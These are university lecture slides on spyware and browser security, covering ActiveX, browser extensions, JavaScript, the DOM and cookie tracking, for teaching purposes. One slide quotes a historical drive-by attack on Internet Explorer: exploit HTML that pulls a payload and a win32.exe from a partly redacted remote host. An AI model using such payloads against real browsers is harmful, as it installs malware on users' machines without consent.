

## Computer Security CS 426 Lecture 11

### Spyware. Browser Security



**Elisa Bertino**  
Purdue University  
IN, USA  
bertino@cs.purdue.edu

1

## Spyware/Adware

- **Spyware:** intercepts or takes partial control over the user's interaction with the computer, without the user's **informed consent**
  - secretly monitors the user's behavior
  - collects **personal information**
- **Adware:** displays marketing information
- In general spyware/adware does not self-replicate (unlike worms), but avoids being detected and prevents removal

2

## Types of Spyware

- Spyware-infected executables
  - Content-type header
  - URL extension
- Drive-by downloads (DB-DL):
  - Malicious web content (Javascript embedded in HTML)
  - Produce event triggers

3

## Spyware Functions

Spyware-infected executables

spyware function	May 2005	October 2005
keylogging	0.04%	0.15%
dialer	0.14%	0.9%
Trojan downloader	9.1%	13%
browser hijacker	60%	85%
adware	91%	75%

4

## Event Triggers for DB-DLs


- Event occurs that matches a trigger
- Trigger Conditions
  - Process creation
  - File activity (creation)
  - Suspicious process (file modification)
  - Registry file modified
  - Browser/OS crash

## Browser security

## Browser Security

- Many attacks today exploits browser vulnerabilities
- Browsers do not subject to perimeter protection
- Browsers are complex
  - have many, many extensions
  - run downloaded code
- Important transactions are conducted over the browsers

## Browser and Network



- Browser sends requests
  - May reveal private information (in forms, cookies)
- Browser receives information, code
  - May corrupt state by running unsafe code

## Most Used Browsers (as of Dec. 2008)

- IE7 26.1%
- IE6 19.6%
- Chrome 3.6%
- Fx 44.4%
- Safari 2.7%
- Opera 2.4%

## Browser vulnerabilities (as of 2008)

- Internet Explorer: 93
- Fx/Mozilla: 74
- Safari: 29
- Opera: 9
- Browser plugins: 301

## Example: Attack against IE

One Click on a malicious URL

<http://xxx.9x.xx8.8x/users/xxxx/xxx/laxx/z.html>

Result:

```

MS05-002 <style>
1 {CURSOR: url("http://vxxxxxx.biz/adverts/033/ploit.amr")}
</style>

MS03-011 <APPLET ARCHIVE="count.jar" CODE="BlackBox.class" WIDTH=1 HEIGHT=1>
<PARAM NAME="url" VALUE="http://vxxxxxx.biz/adverts/033/win32.exe"></APPLET>
</script>

MS04-013 <!--<comment write[<object data="&#109&#115&#45&#105&#116&#115&#58
&#109&#104&#116&#109&#108&#58&#102&#105&#108&#101&#58;
(0;file://<url">http://vxxx">.exe.biz/)<v">+<ret">(033;lang=ch+
"m::lang">let.html type= text<scriptlet ><obj <+<jecb>];
[<obj">]]</script>
</body></html>

```

## Example: Attack against IE



22 "unwanted" programs are installed without the user's consent

## Browser Features for Active Contents

- Browser Plugins
  - e.g., Acrobat, Adobe Flash, Apple QuickTime, MS Windows Media Player, Mozilla browser extensions, Opera Widgets, Sun Java
- Active X
  - allows applications or parts of applications to be utilized by the web browser
  - applications have full access to operating systems
  - web pages can use/download active X components

## Browser Features for Active Contents (2)

- Javascript:
  - embedded in web pages and executed inside browser
- VBScript
  - similar to Javascript, only for Windows
- Java applets
  - small pieces of Java bytecodes that execute in browsers





Figure 24. Browser plug-in vulnerabilities  
Source: Symantec Corporation

## ActiveX

- ActiveX controls reside on client's machine, activated by HTML object tag on the page
  - ActiveX controls are not interpreted by browser
  - Compiled binaries executed by client OS
  - Controls can be downloaded and installed
- Security model relies on three components
  - Digital signatures to verify source of binary
    - AuthentiCode
  - IE policy can reject controls from network zones
  - Controls marked by author as *safe for initialization*, *safe for scripting* which affects the way control used

Once accepted, installed and started, no control over execution

## Installing Control



If you install and run, no further control over the code.

## IE Browser Helper Objects (Extensions)

- COM components loaded when IE starts up
- Run in same memory context as the browser
- Perform any action on IE windows and modules
  - Detect browser events
    - GoBack, GoForward, and DocumentComplete
  - Access browser menu, toolbar and make changes
  - Create windows to display additional information
  - Install hooks to monitor messages and actions
- Summary: No protection from extensions


<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnwebgen/html/bho.asp>

## Risks Associated with Controls

- MSDN Warning
  - An ActiveX control can be an extremely insecure way to provide a feature
- Why?
  - A COM object, control can do any user action
    - read and write Windows registry
    - access the local file system
  - Other web pages can attack a control
    - Once installed, control can be accessed by any page
    - Page only needs to know class identifier (CLSID)
- Recommendation: use other means if possible

<http://msdn.microsoft.com/library/default.asp?url=/code/list/ie.asp>

## Example of Java Applet



- Local window
- Download
  - Seat map
  - Airline data
- Local data
  - User profile
  - Credit card
- Transmission
  - Select seat
  - Encrypted msg

## HTML and Scripting

```
<html>
...
<P>
<script>
  var num1, num2, sum
  num1 = prompt("Enter first number")
  num2 = prompt("Enter second number")
  sum = parseInt(num1) + parseInt(num2)
  alert("Sum = " + sum)
</script>
...
</html>
```

21

## Events

```
<script type="text/javascript">
  function whichButton(event) {
    if (event.button==1) {
      alert("You clicked the left mouse button!")
    }
    else {
      alert("You clicked the right mouse button!")
    }
  }
</script>
...
<body onmousedown="whichButton(event)">
...
</body>
```


Mouse event causes  
page-defined function  
to be called

Other events: `onLoad`, `onMouseMove`, `onKeyPress`, `onUnload`

22

## Document Object Model (DOM)

- Object-oriented interface used to read and write web page documents
- Examples
  - Properties:**
    - `document.alinkColor`,
    - `document.URL`,
    - `document.forms[ ]`,
    - `document.links[ ]`,
    - `document.anchors[ ]`
  - Methods:**
    - `document.write(docume`
    - `nt.referrer)`



## HTTP

- HTTP is a **stateless** protocol.
- Hosts do not need to retain information about users between requests
- Web applications must use alternative methods to track the user's progress from page to page
  - sending and receiving **cookies**
  - server side sessions, hidden variables and **URL** encoded parameters (such as `/index.php?session_id=some_unique_session_code`).


24

## More about Cookies

- File created by a browser to store information on a computer
- Accessible as property of the Document object
- Can be read and written entirely on client side using Javascript
- Used for authenticating, tracking, and maintaining specific information about user
- Security aspects
  - Data may be sensitive
  - May be used to gather information about specific users

25

## Example: State Information in Cookies



26

## Browser Cookie Management

- Cookie Same-origin ownership
  - Once a cookie is saved on your computer, only the Web site that created the cookie can read it.
- Variations
  - Temporary cookies
    - Stored until you quit your browser
  - Persistent cookies
    - Remain until deleted or expire
  - Third-party cookies
    - Originates on or sent to a web site other than the one that provided the current page


27

## Example: Third-Party Cookies

- Get a page from merchant.com
  - Contains `<img src=http://doubleclick.com/adv.t.gif>`
  - Image fetched from DoubleClick.com
    - DoubleClick knows IP address and page you were looking at
- DoubleClick sends back a suitable advertisement
  - Stores a cookie that identifies "you" at DoubleClick
- Next time you get page with a doubleclick.com image
  - Your DoubleClick cookie is sent back to DoubleClick
  - DoubleClick could maintain the set of sites you viewed
  - Send back targeted advertising (and a new cookie)
- Cooperating sites
  - Can pass information to DoubleClick in URL, ...

28

## Example: Session State in URL



Store session information in URL; Easily read on network

## Risks Associated with Cookies

- Cookies maintain record of your browsing habits
  - Cookie stores information as set of name/value pairs
  - May include *any* information a web site knows about you
  - Sites track your activity from multiple visits to site
- Sites can share this information (e.g., DoubleClick)
- Browser attacks could invade your "privacy"